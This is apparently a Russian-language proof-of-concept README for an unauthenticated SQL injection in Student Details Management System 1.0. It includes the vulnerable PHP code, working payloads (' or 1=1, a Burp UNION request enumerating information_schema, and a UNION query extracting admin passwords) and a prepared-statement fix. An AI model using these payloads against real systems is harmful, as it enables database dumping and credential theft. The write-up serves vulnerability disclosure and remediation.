 xmyronn/cve-2026-10110-sqli
Доказательство концепции неаутентифицированной SQL-инъекции в Student Details Management System 1.0, демонстрирующее извлечение данных на основе UNION и кражу учётных данных.

| Поле | Детали |
|---|
| Продукт | Student Details Management System |
| Вендор | code-projects.org |
| Версия | 1.0 |
| Тип уязвимости | SQL-инъекция (CWE-89) |
| CVE ID | Ожидается |
| Оценка CVSS | 9.8 Critical (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) |
| Требуется аутентификация | Нет |
| Затронутый файл | /SMS/index.php |
| Уязвимый параметр | roll (POST) |
Критическая уязвимость SQL-инъекции существует в файле index.php системы Student Details Management System 1.0. Параметр roll, передаваемый через POST-запрос, напрямую конкатенируется в необработанный SQL-запрос без санитизации, проверки входных данных или использования подготовленных выражений. Это позволяет неаутентифицированному удалённому злоумышленнику внедрять произвольный SQL и выполнять извлечение данных на основе UNION, выгружая всю базу данных сервера, включая таблицы с учётными данными.
Уязвимость существует в публичной форме поиска студентов и не требует аутентификации.
Файл: index.php (строки 51–59)
include('dbcon.php');
if (isset($_POST['show'])) {

    $Standard = $_POST['standard'];
    $RollNo = $_POST['roll'];

    $sql = "SELECT * FROM `student` WHERE `standard` = '$Standard' OR `rollno`='$RollNo'";

    $result = mysqli_query($conn,$sql);
Обе переменные $Standard и $RollNo берутся напрямую из $_POST без экранирования или параметризации. Злоумышленник управляет параметром roll, чтобы выйти из контекста SQL-строки и внедрить произвольные запросы.
Перейдите на главную страницу приложения и введите действительный номер зачётной книжки:
http://<TARGET>/SMS/index.php

Введите 1001 в поле номера зачётной книжки → приложение нормально возвращает записи студентов.

Введите одинарную кавычку ' в поле номера зачётной книжки и нажмите SHOW INFO.
Результат: MariaDB выдаёт фатальную ошибку, раскрывающую необработанный SQL-запрос и путь к файлу:
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MariaDB server version for the right
syntax to use near '"' at line 1 in
C:\xampp\htdocs\STUDENT_DETAILS_MANAGEMENT_SYSTEM_IN_PHP_WITH_SOURCE_CODE\SMS\index.php:59

Полезная нагрузка:
' or 1=1 -- -

Результат: Все записи студентов в базе данных возвращаются без какого-либо действительного номера зачётной книжки, что подтверждает эксплуатируемость инъекции.
Запрос Burp Suite:
POST /STUDENT_DETAILS_MANAGEMENT_SYSTEM_IN_PHP_WITH_SOURCE_CODE/SMS/index.php HTTP/1.1
Host: 192.168.0.9
Content-Type: application/x-www-form-urlencoded

roll=1001' union select null,null,table_name,null,null,null,null from information_schema.tables -- -&standard=SELECT+STANDARD&show=SHOW+INFO
Результат: Столбец name (позиция 3 в UNION) отражает обратно имена всех таблиц во всех базах данных на экземпляре MySQL — включая admin, global_priv, users, mysql.user и таблицы с учётными данными из нескольких других приложений, установленных на том же экземпляре XAMPP.

Дамп раскрывает чувствительные таблицы, включая admin, users, global_priv и tbl_admin из других баз данных на том же сервере. Злоумышленник может извлечь учётные данные с помощью:
roll=1' union select null,null,password,null,null,null,null from admin-- -
В сочетании с подробным выводом ошибок (Шаг 2) также подтверждается полное раскрытие пути к файлу:
C:\xampp\htdocs\STUDENT_DETAILS_MANAGEMENT_SYSTEM_IN_PHP_WITH_SOURCE_CODE\SMS\index.php
adminИспользуйте подготовленные выражения со связанными параметрами:
$stmt = $conn->prepare("SELECT * FROM `student` WHERE `standard` = ? OR `rollno` = ?");
$stmt->bind_param("ss", $Standard, $RollNo);
$stmt->execute();
$result = $stmt->get_result();
Дополнительно отключите подробный вывод ошибок PHP/MySQL в производственной среде, установив display_errors = Off в php.ini.
Исследователь: Imad Alvi
